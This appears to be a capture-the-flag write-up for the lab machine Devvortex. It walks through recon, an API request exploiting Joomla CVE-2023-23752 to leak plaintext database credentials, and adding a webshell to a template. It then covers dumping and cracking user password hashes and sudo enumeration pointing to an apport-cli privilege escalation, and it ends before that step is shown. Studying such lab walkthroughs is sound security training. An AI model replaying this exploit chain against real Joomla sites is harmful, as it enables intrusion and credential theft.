Devvortex is an easy-difficulty Linux machine that features a Joomla CMS that is vulnerable to information disclosure. Accessing the service's configuration file reveals plaintext credentials that lead to Administrative access to the Joomla instance. With administrative access, the Joomla template is modified to include malicious PHP code and gain a shell. After gaining a shell and enumerating the database contents, hashed credentials are obtained, which are cracked and lead to SSH access to the machine. Post-exploitation enumeration reveals that the user is allowed to run apport-cli as root, which is leveraged to obtain a root shell.
Recon
Nmap scan detects two open ports: 80 and 22

Port 80 runs HTTP web server nginx 1.18.0 (Ubuntu)
And port 22 as usual runs SSH OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: DevVortex
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Then using FFUF to fuzz for subdomains:
ech06➜  devvortex  ᐅ  ffuf -u http://10.129.172.173 -H 'Host: FUZZ.devvortex.htb' -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt -mc all -ac

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.129.172.173
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt
 :: Header           : Host: FUZZ.devvortex.htb
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: all
________________________________________________

dev                     [Status: 200, Size: 23221, Words: 5081, Lines: 502, Duration: 9382ms]
#www                    [Status: 400, Size: 166, Words: 6, Lines: 8, Duration: 204ms]
#mail                   [Status: 400, Size: 166, Words: 6, Lines: 8, Duration: 325ms]
:: Progress: [19966/19966] :: Job [1/1] :: 153 req/sec :: Duration: [0:01:52] :: Errors: 0 ::
After adding the necessary names to the host file, we can see how both sites look like on the browser:

Looks like a normal landing page, now lets try the other subdomain: dev.devvortex.htb

Apart from the server version, we do not have any information about the website, we can check the underlying tech:
**http://dev.devvortex.htb** [200 OK] **Bootstrap**, **Cookies**[1daf6e3366587cf9ab315f8ef3b5ed78], **Country**[RESERVED][**ZZ**], **Emai**l[contact@devvortex.htb,contact@example.com,info@Devvortex.htb,info@devvortex.htb], **HTML5**, **HTTPServer**[**Ubuntu Linux**][**nginx/1.18.0 (Ubuntu)**], **HttpOnly**[1daf6e3366587cf9ab315f8ef3b5ed78], **IP**[10.129.172.173], **Lightbox**, **Script**, **Title**[**De**vvortex], **UncommonHeaders**[referrer-policy,cross-origin-opener-policy], **X-Frame-Options**[SAMEORIGIN], **nginx**[**1.18.0**]
All the links go to places on the same page. There’s no forms to submit (though another email address, contact@devvortex.htb)
We can try banner grabbing via 404 pages:

Looks like a CMS, but which one:

Looks like its Joomla from the view page source and wappalyzer, but what version?

To get the extact version and other important details we can use a popular tool called joomscan
basically its WPSCAN but for Joomla
_)(   )(_)(  )(_)(  )    ( \__ \( (__  /(__)\  )  (
  \____) (_____)(_____)(_/\/\_)(___/ \___)(__)(__)(_)\_)
                        (1337.today)

    --=[OWASP JoomScan
    +---++---==[Version : 0.0.7
    +---++---==[Update Date : [2018/09/23]
    +---++---==[Authors : Mohammad Reza Espargham , Ali Razmjoo
    --=[Code name : Self Challenge
    @OWASP_JoomScan , @rezesp , @Ali_Razmjo0 , @OWASP

Processing http://dev.devvortex.htb/ ...

[+] FireWall Detector
[++] Firewall not detected

[+] Detecting Joomla Version
[++] Joomla 4.2.6

[+] Core Joomla Vulnerability
[++] Target Joomla core is not vulnerable

[+] Checking apache info/status files
[++] Readable info/status files are not found

[+] admin finder
[++] Admin page : http://dev.devvortex.htb/administrator/

[+] Checking robots.txt existing
[++] robots.txt is found
path : http://dev.devvortex.htb/robots.txt

Interesting path found from robots.txt
http://dev.devvortex.htb/joomla/administrator/
http://dev.devvortex.htb/administrator/
http://dev.devvortex.htb/api/
http://dev.devvortex.htb/bin/
http://dev.devvortex.htb/cache/
http://dev.devvortex.htb/cli/
http://dev.devvortex.htb/components/
http://dev.devvortex.htb/includes/
http://dev.devvortex.htb/installation/
http://dev.devvortex.htb/language/
http://dev.devvortex.htb/layouts/
http://dev.devvortex.htb/libraries/
http://dev.devvortex.htb/logs/
http://dev.devvortex.htb/modules/
http://dev.devvortex.htb/plugins/
http://dev.devvortex.htb/tmp/
Nice, we have the version number:
[+] Detecting Joomla Version
[++] Joomla 4.2.6
and the admin path:
+] admin finder
[++] Admin page : http://dev.devvortex.htb/administrator/
Also we have the robots.txt file which contains the following info:
# If the Joomla site is installed within a folder
# eg www.example.com/joomla/ then the robots.txt file
# MUST be moved to the site root
# eg www.example.com/robots.txt
# AND the joomla folder name MUST be prefixed to all of the
# paths.
# eg the Disallow rule for the /administrator/ folder MUST
# be changed to read
# Disallow: /joomla/administrator/
#
# For more information about the robots.txt standard, see:
# https://www.robotstxt.org/orig.html

User-agent: *
Disallow: /administrator/
Disallow: /api/
Disallow: /bin/
Disallow: /cache/
Disallow: /cli/
Disallow: /components/
Disallow: /includes/
Disallow: /installation/
Disallow: /language/
Disallow: /layouts/
Disallow: /libraries/
Disallow: /logs/
Disallow: /modules/
Disallow: /plugins/
Disallow: /tmp/

Joomla’s admin page is at /administrator/, which does load a Joomla login form:
We can search the version number for any known vulnerabilities with public exploits:

On February 16, 2023, Joomla! published a security advisory for CVE-2023-23752. The advisory describes an “improper access check” affecting Joomla! 4.0.0 through 4.2.7. The following day, a chinese-language blog shared the technical details of the vulnerability. The blog describes an authentication bypass that allows an attacker to leak privileged information.
CVE-2023-23752
CVE-2023-23752 to Code Execution #1
CVE-2023-23752 is an authentication bypass resulting in an information leak. Most of the public exploits use the bypass to leak system’s configuration, which contains the Joomla MySQL database credentials in clear text
The following demonstrates the leak:
ech06➜  devvortex  ᐅ  curl -v "http://dev.devvortex.htb/api/index.php/v1/users?public=true"
* Host dev.devvortex.htb:80 was resolved.
--snip--
* Connection #0 to host dev.devvortex.htb left intact
{"links":{"self":"http:\/\/dev.devvortex.htb\/api\/index.php\/v1\/users?public=true"},"data":[{"type":"users","id":"649","attributes":{"id":649,"name":"lewis","username":"lewis","email":"lewis@devvortex.htb","block":0,"sendEmail":1,"registerDate":"2023-09-25 16:44:24","lastvisitDate":"2023-10-29 16:18:50","lastResetTime":null,"resetCount":0,"group_count":1,"group_names":"Super Users"}},{"type":"users","id":"650","attributes":{"id":650,"name":"logan paul","username":"logan","email":"logan@devvortex.htb","block":0,"sendEmail":0,"registerDate":"2023-09-26 19:15:42","lastvisitDate":null,"lastResetTime":null,"resetCount":0,"group_count":1,"group_names":"Registered"}}],"meta":{"total-pages":1}}
The database output contains usernames, emails, and assigned group
{
  "links": {
    "self": "http://dev.devvortex.htb/api/index.php/v1/users?public=true"
  },
  "data": [
    {
      "type": "users",
      "id": "649",
      "attributes": {
        "id": 649,
        "name": "lewis",
        "username": "lewis",
        "email": "lewis@devvortex.htb",
        "block": 0,
        "sendEmail": 1,
        "registerDate": "2023-09-25 16:44:24",
        "lastvisitDate": "2023-10-29 16:18:50",
        "lastResetTime": null,
        "resetCount": 0,
        "group_count": 1,
        "group_names": "Super Users"
      }
    },
    {
      "type": "users",
      "id": "650",
      "attributes": {
        "id": 650,
        "name": "logan paul",
        "username": "logan",
        "email": "logan@devvortex.htb",
        "block": 0,
        "sendEmail": 0,
        "registerDate": "2023-09-26 19:15:42",
        "lastvisitDate": null,
        "lastResetTime": null,
        "resetCount": 0,
        "group_count": 1,
        "group_names": "Registered"
      }
    }
  ],
  "meta": {
    "total-pages": 1
  }
}
lewis is an admin user on the site.
The config/application endpoint has the MySQL DB connection information:
{
  "links": {
    "self": "http://dev.devvortex.htb/api/index.php/v1/config/application?public=true",
    "next": "http://dev.devvortex.htb/api/index.php/v1/config/application?public=true&page%5Boffset%5D=20&page%5Blimit%5D=20",
    "last": "http://dev.devvortex.htb/api/index.php/v1/config/application?public=true&page%5Boffset%5D=60&page%5Blimit%5D=20"
  },
  "data": [
    {
      "type": "application",
      "id": "224",
      "attributes": {
        "offline": false,
        "id": 224
      }
    },
    {
      "type": "application",
      "id": "224",
      "attributes": {
        "offline_message": "This site is down for maintenance.<br>Please check back again soon.",
        "id": 224
      }
    },
    {
      "type": "application",
      "id": "224",
      "attributes": {
        "display_offline_message": 1,
        "id": 224
      }
    },
    {
      "type": "application",
      "id": "224",
      "attributes": {
        "offline_image": "",
        "id": 224
      }
    },
    {
      "type": "application",
      "id": "224",
      "attributes": {
        "sitename": "Development",
        "id": 224
      }
    },
    {
      "type": "application",
      "id": "224",
      "attributes": {
        "editor": "tinymce",
        "id": 224
      }
    },
    {
      "type": "application",
      "id": "224",
      "attributes": {
        "captcha": "0",
        "id": 224
      }
    },
    {
      "type": "application",
      "id": "224",
      "attributes": {
        "list_limit": 20,
        "id": 224
      }
    },
    {
      "type": "application",
      "id": "224",
      "attributes": {
        "access": 1,
        "id": 224
      }
    },
    {
      "type": "application",
      "id": "224",
      "attributes": {
        "debug": false,
        "id": 224
      }
    },
    {
      "type": "application",
      "id": "224",
      "attributes": {
        "debug_lang": false,
        "id": 224
      }
    },
    {
      "type": "application",
      "id": "224",
      "attributes": {
        "debug_lang_const": true,
        "id": 224
      }
    },
    {
      "type": "application",
      "id": "224",
      "attributes": {
        "dbtype": "mysqli",
        "id": 224
      }
    },
    {
      "type": "application",
      "id": "224",
      "attributes": {
        "host": "localhost",
        "id": 224
      }
    },
    {
      "type": "application",
      "id": "224",
      "attributes": {
        "user": "lewis",
        "id": 224
      }
    },
    {
      "type": "application",
      "id": "224",
      "attributes": {
        "password": "P4ntherg0t1n5r3c0n##",
        "id": 224
      }
    },
    {
      "type": "application",
      "id": "224",
      "attributes": {
        "db": "joomla",
        "id": 224
      }
    },
    {
      "type": "application",
      "id": "224",
      "attributes": {
        "dbprefix": "sd4fg_",
        "id": 224
      }
    },
    {
      "type": "application",
      "id": "224",
      "attributes": {
        "dbencryption": 0,
        "id": 224
      }
    },
    {
      "type": "application",
      "id": "224",
      "attributes": {
        "dbsslverifyservercert": false,
        "id": 224
      }
    }
  ],
  "meta": {
    "total-pages": 4
  }
}
Now that we have the administrator credentials
P4ntherg0t1n5r3c0n##
lewis
WE can log into Joomla as the super user and have different paths to execute arbitrary code:
Code Execution
We can achieve code execution through these paths:
- Template modification
- Webshell plugin
Template modification
Modify a template to include malicious PHP. The image below demonstrates the addition of a tiny webshell to error.php. This will allow the attacker to execute arbitrary code as the www-data user by sending requests to the instance’s landing page


now we have shell as www-data

Shell as Logan

We can see the user flag is owned by logan

Based on what we know, we can login as lewis in mysql, here is the evidence
    {
      "type": "application",
      "id": "224",
      "attributes": {
        "dbtype": "mysqli",
        "id": 224
      }
    },
    {
      "type": "application",
      "id": "224",
      "attributes": {
        "host": "localhost",
        "id": 224
      }
    },
    {
      "type": "application",
      "id": "224",
      "attributes": {
        "user": "lewis",
        "id": 224
      }
    },
    {
      "type": "application",
      "id": "224",
      "attributes": {
        "password": "P4ntherg0t1n5r3c0n##",
        "id": 224
      }
    },
    {
      "type": "application",
      "id": "224",
      "attributes": {
        "db": "joomla",
        "id": 224
      }
    },
Now we can log in to MySQL:
www-data@devvortex:/$ mysql -u lewis -p'P4ntherg0t1n5r3c0n##' joomla
mysql: [Warning] Using a password on the command line interface can be insecure.
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 385
Server version: 8.0.35-0ubuntu0.20.04.1 (Ubuntu)

Copyright (c) 2000, 2023, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
We can list the database:
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| joomla             |
| performance_schema |
+--------------------+
3 rows in set (0.01 sec)
the we list the tables in joomla db:
mysql> show tables;
+-------------------------------+
| Tables_in_joomla              |
+-------------------------------+
| sd4fg_action_log_config       |
| sd4fg_action_logs             |
| sd4fg_action_logs_extensions  |
| sd4fg_action_logs_users       |
| sd4fg_assets                  |
| sd4fg_associations            |
| sd4fg_banner_clients          |
| sd4fg_banner_tracks           |
| sd4fg_banners                 |
| sd4fg_categories              |
| sd4fg_contact_details         |
| sd4fg_content                 |
| sd4fg_content_frontpage       |
| sd4fg_content_rating          |
| sd4fg_content_types           |
| sd4fg_contentitem_tag_map     |
| sd4fg_extensions              |
| sd4fg_fields                  |
| sd4fg_fields_categories       |
| sd4fg_fields_groups           |
| sd4fg_fields_values           |
| sd4fg_finder_filters          |
| sd4fg_finder_links            |
| sd4fg_finder_links_terms      |
| sd4fg_finder_logging          |
| sd4fg_finder_taxonomy         |
| sd4fg_finder_taxonomy_map     |
| sd4fg_finder_terms            |
| sd4fg_finder_terms_common     |
| sd4fg_finder_tokens           |
| sd4fg_finder_tokens_aggregate |
| sd4fg_finder_types            |
| sd4fg_history                 |
| sd4fg_languages               |
| sd4fg_mail_templates          |
| sd4fg_menu                    |
| sd4fg_menu_types              |
| sd4fg_messages                |
| sd4fg_messages_cfg            |
| sd4fg_modules                 |
| sd4fg_modules_menu            |
| sd4fg_newsfeeds               |
| sd4fg_overrider               |
| sd4fg_postinstall_messages    |
| sd4fg_privacy_consents        |
| sd4fg_privacy_requests        |
| sd4fg_redirect_links          |
| sd4fg_scheduler_tasks         |
| sd4fg_schemas                 |
| sd4fg_session                 |
| sd4fg_tags                    |
| sd4fg_template_overrides      |
| sd4fg_template_styles         |
| sd4fg_ucm_base                |
| sd4fg_ucm_content             |
| sd4fg_update_sites            |
| sd4fg_update_sites_extensions |
| sd4fg_updates                 |
| sd4fg_user_keys               |
| sd4fg_user_mfa                |
| sd4fg_user_notes              |
| sd4fg_user_profiles           |
| sd4fg_user_usergroup_map      |
| sd4fg_usergroups              |
| sd4fg_users                   |
| sd4fg_viewlevels              |
| sd4fg_webauthn_credentials    |
| sd4fg_workflow_associations   |
| sd4fg_workflow_stages         |
| sd4fg_workflow_transitions    |
| sd4fg_workflows               |
+-------------------------------+
71 rows in set (0.01 sec)
As we can see there are 71 tables in joomla but the most interesting ones are:
sd4fg_users
mysql> describe sd4fg_users;
+---------------+---------------+------+-----+---------+----------------+
| Field         | Type          | Null | Key | Default | Extra          |
+---------------+---------------+------+-----+---------+----------------+
| id            | int           | NO   | PRI | NULL    | auto_increment |
| name          | varchar(400)  | NO   | MUL |         |                |
| username      | varchar(150)  | NO   | UNI |         |                |
| email         | varchar(100)  | NO   | MUL |         |                |
| password      | varchar(100)  | NO   |     |         |                |
| block         | tinyint       | NO   | MUL | 0       |                |
| sendEmail     | tinyint       | YES  |     | 0       |                |
| registerDate  | datetime      | NO   |     | NULL    |                |
| lastvisitDate | datetime      | YES  |     | NULL    |                |
| activation    | varchar(100)  | NO   |     |         |                |
| params        | text          | NO   |     | NULL    |                |
| lastResetTime | datetime      | YES  |     | NULL    |                |
| resetCount    | int           | NO   |     | 0       |                |
| otpKey        | varchar(1000) | NO   |     |         |                |
| otep          | varchar(1000) | NO   |     |         |                |
| requireReset  | tinyint       | NO   |     | 0       |                |
| authProvider  | varchar(100)  | NO   |     |         |                |
+---------------+---------------+------+-----+---------+----------------+
17 rows in set (0.00 sec)
We can already see even more juicy stuff like username and password rows
mysql> select name,username,password from sd4fg_users;
+------------+----------+--------------------------------------------------------------+
| name       | username | password                                                     |
+------------+----------+--------------------------------------------------------------+
| lewis      | lewis    | $2y$10$6V52x.SD8Xc7hNlVwUTrI.ax4BIAYuhVBMVvnYWRceBmy8XdEzm1u |
| logan paul | logan    | $2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12 |
+------------+----------+--------------------------------------------------------------+
2 rows in set (0.00 sec)

mysql>
We can save the hashes to a file then crack them with hashcat:
ech06➜  devvortex  ᐅ  hashcat hashes /home/xi/rockyou.txt --user -m 3200
hashcat (v6.2.6) starting

--snip--

$2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12:tequieromucho

We can try the password using SSH or SU to log in as logan:
Root
logan@devvortex:~$ sudo -l
[sudo] password for logan:
Matching Defaults entries for logan on devvortex:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User logan may run the following commands on devvortex:
    (ALL : ALL) /usr/bin/apport-cli
CVE-2023-1326
Identify
The version of apport-cli on DevVortex is 2.20.11:
logan@devvortex:~$ apport-cli --version
2.20.11
Searching for “apport-cli 2.20.11 exploit” returns posts about both CVE-2021-3899 and CVE-2023-1326.
